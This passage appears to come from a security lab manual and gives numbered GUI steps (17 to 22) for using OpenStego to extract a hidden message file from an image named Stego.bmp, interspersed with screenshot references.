
17. Close the **Photos** viewer window, switch to the **OpenStego** window, and click **Extract Data** in the left-pane.




18. Click the **ellipsis** button next to **Input Stego File**.




19. The **Open - Select Input Stego File** window appears. Navigate to **Desktop**, select **Stego.bmp**, and click **Open**.




20. Click the **ellipsis** button next to **Output Folder for Message File**.



21. The **Select Output Folder for Message File** window appears. Choose a location to save the message file (here, **Desktop**) and click **Open**.




22. In the **OpenStego** window, click the **Extract Data** button. This will extract the message file from the image and save it to **Desktop**.

